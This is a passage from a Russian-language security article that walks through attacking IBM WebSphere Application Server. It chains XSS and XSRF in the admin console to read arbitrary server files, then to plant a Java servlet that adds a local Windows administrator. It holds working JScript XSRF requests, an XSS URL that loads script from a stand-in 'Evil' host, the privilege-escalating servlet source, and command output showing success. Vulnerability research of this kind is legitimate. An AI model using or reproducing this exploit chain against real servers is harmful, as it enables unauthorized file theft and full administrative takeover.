
А затем воспользоваться интерфейсом замены или добавления одиночного файла. Это позволит не делать дополнительные настройки приложения.

Если просто загрузить файл в папку приложения, он не будет доступен удаленно, поэтому нужно заменять один из существующий файлов. Лучше всего делать изменения в модуле HitCount, который не используется в бизнес процессе. Для этого можно заменять файл HitCount.jsp, находящийся в папке DefaultWebApplication.war.



Замена содержимого файла HitCount.jsp файлом boot.ini

После сохранения изменений в конфигурации сервера, файл будет доступен на порту 9080 по адресу: [http://\[server\]:9080/hitcount](http://[server]:9080/hitcount)



Содержимое файла *boot.ini*

А теперь вопрос: как это все относится к найденной уязвимости в ISC? Дело в том, что XSRF позволяет выполнить все вышеперечисленные действия автоматически. Для этого достаточно чтобы администратор открыл страницу, содержащую необходимый код сценария. Таким образом, можно прочитать любой файл на сервере.

Код сценария на Jscript будет выглядеть так:

```
var objHTTP = new ActiveXObject('MSXML2.XMLHTTP');
objHTTP.open("GET", "../../../../../../../navigatorCmd.do?forwardName=ApplicationDeployment.content.main&WSC=true", false);
objHTTP.send(null);
objHTTP.open("POST", "../../../../../../../collectionButton.do", false);
objHTTP.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
objHTTP.send("button.update=Update&definitionName=ApplicationDeployment.collection.buttons.panel&buttoncontextType=ApplicationDeployment&selectedObjectIds=DefaultApplication.ear%2Fdeployments%2FDefaultApplication");
objHTTP.open("POST", "../../../../../../../upload.do", false);
```

```

objHTTP.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
objHTTP.send("typeRadioButton=file&fileURI=DefaultWebApplication.war%5cHitCou
nt.jsp&fileRadioButton=fileservlet&remoteFileFilepath=C:%5cboot.ini&nextAction
=Next");
objHTTP.open("POST","../../../../../updateConf.do",false);
objHTTP.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
objHTTP.send("appmanagement.button.confirm.ok=OK");
objHTTP.open("GET","../../../../../syncworkspace.do?saveaction=save&directsave
=true", false);
objHTTP.send(null);
window.location = "../../../../../login.do?action";

```

Используя XSS уязвимость, этот код можно внедрить на страницу сервера WAS, к содержанию которого у администратора будет больше доверия. Для универсальности в коде используются относительные пути в запросах, при этом обход директорий нужен, чтобы компенсировать количество слешей используемых в URL в строке XSS. Этот вариант кода для URL вида: `https://[server]:9043/ibm/console/<script/src=http://Evil/xss.js></script>`

Также при написании сценария нужно учитывать то, что строка URL в WAS чувствительна к регистру букв.

Загрузка исполняемого кода на сервер

Приложения в WAS написаны на Java, что позволяет выполнить любые действия на сервере, если загрузить свой исполняемый код как приложение. Однако сделать это можно, только имея непосредственный доступ к интерфейсу ISC, но есть и другой способ.

В галерее примеров среди прочего, есть приложение, позволяющее удаленно загружать файл на сервер, используя веб-службы JAX-WS. Пример MTOM демонстрирует применение SOAP Message Transmission Optimization Mechanism (MTOM) для отправки и получения двоичных файлов.

Этот пример не устанавливается по умолчанию, однако не стоит исключать его наличие в рабочей среде. Проверить его наличие можно по следующей ссылке: `http://[server]:9080/wssamplemtom/demo`

Используя этот пример можно загрузить на сервер любой файл, который будет сохранен в папке профиля сервера приложений. По умолчанию это: `C:\Program Files\IBM\WebSphere\AppServer\profiles\AppSrv01\`

Узнать установочный путь и путь к профилю, можно, обратившись к модулю Snoop приложения DefaultApplication. Модуль устанавливается по умолчанию и доступен по адресу: `http://[server]:9080/snoop`

После загрузки на сервер, файл нужно будет поместить в папку одного из приложений, используя вышеописанный метод посредством XSRF. Опять же, лучше всего изменять модуль HitCount приложения DefaultApplication.

Для этого создается Java файл HitCount.java:

```
import java.io.*;
import java.util.*;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class HitCount extends HttpServlet {


public void doGet(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException {
    PrintWriter out = response.getWriter();

    try {
        Process proc;
        proc = Runtime.getRuntime().exec("cmd.exe /c net user WAS
123qweASD /add");
        proc = Runtime.getRuntime().exec("cmd.exe /c net localgroup
Administrators WAS /add");
        proc = Runtime.getRuntime().exec("cmd.exe /c net localgroup
Администраторы WAS /add");
    } catch (IOException e) {}

    out.println("<html>" +
        "<head><title> Pwned </title></head>" +
        "<body><h3>Pwned" +
        "</body></html>");
    out.close();
}
}
```

В этом примере на сервере будет создан пользователь WAS, а затем добавлен в группу локальных администраторов. Для универсальности, пример будет работать как на английской, так и на русской версии Windows.

Затем файл компилируется в HitCount.class и загружается на сервер посредством примера MTOM из галереи.




Загрузка файла на сервер посредством примера MTOM

Теперь нужно заменить стандартный файл HitCount.class, находящийся в папке *DefaultWebApplication.war\WEB-INF\classes*, на загруженный нами на сервер.

Это можно сделать, используя метод чтения файлов на сервере через уязвимость XSRF. В коде сценария на Jscript надо изменить пути к файлам в соответствии с расположением загруженного нами файла и файла HitCount.class модуля HitCount, а затем заставить администратора открыть ссылку на страницу с нашим сценарием.

После того как администратор зайдет по ссылке с нашим сценарием и файл HitCount.class будет изменен, его можно запустить, обратившись к модулю HitCount по адресу: *http://[server]:9080/hitcount*

И на сервере будет создан локальный администратор.



```
C:\>net localgroup Администраторы
Имя псевдонима      Администраторы
Комментарий        Администраторы имеют полные, ничем неограниченные права досту
па к компьютеру или домену

Члены
-----
Adm
CORP\Domain Admins
CORP\stas.svistunovich
Команда выполнена успешно.

C:\>net localgroup Администраторы
Имя псевдонима      Администраторы
Комментарий        Администраторы имеют полные, ничем неограниченные права досту
па к компьютеру или домену

Члены
-----
Adm
CORP\Domain Admins
CORP\stas.svistunovich
WAS
Команда выполнена успешно.

C:\>_
```

На сервер был добавлен пользователь WAS с правами локального администратора

Следует отметить, что по умолчанию служба WAS запускается от имени системной учетной записи SYSTEM. Таким образом, будет получен полный административный доступ к серверу, на котором установлен WAS.

Заключение

Уязвимости классов XSS и XSRF являются весьма распространенными среди веб-приложений и могут представлять серьезную проблему для безопасности всего сервера.

Рассмотрев найденные уязвимости в IBM Websphere Application Server, было наглядно показано, как можно их использовать для получения административного доступа не только к серверу приложений, но и к самой операционной системе.

Дополнительные материалы

1. Отчет об уязвимостях в IBM Websphere Application Server

<http://dsecrg.ru/pages/vul/show.php?id=113>

2. Статья «Hacking a Websphere Application Server»

http://www.giac.org/certified_professionals/practicals/gcih/681.php

3. Статья по XSRF

<http://www.securitylab.ru/analytics/292473.php>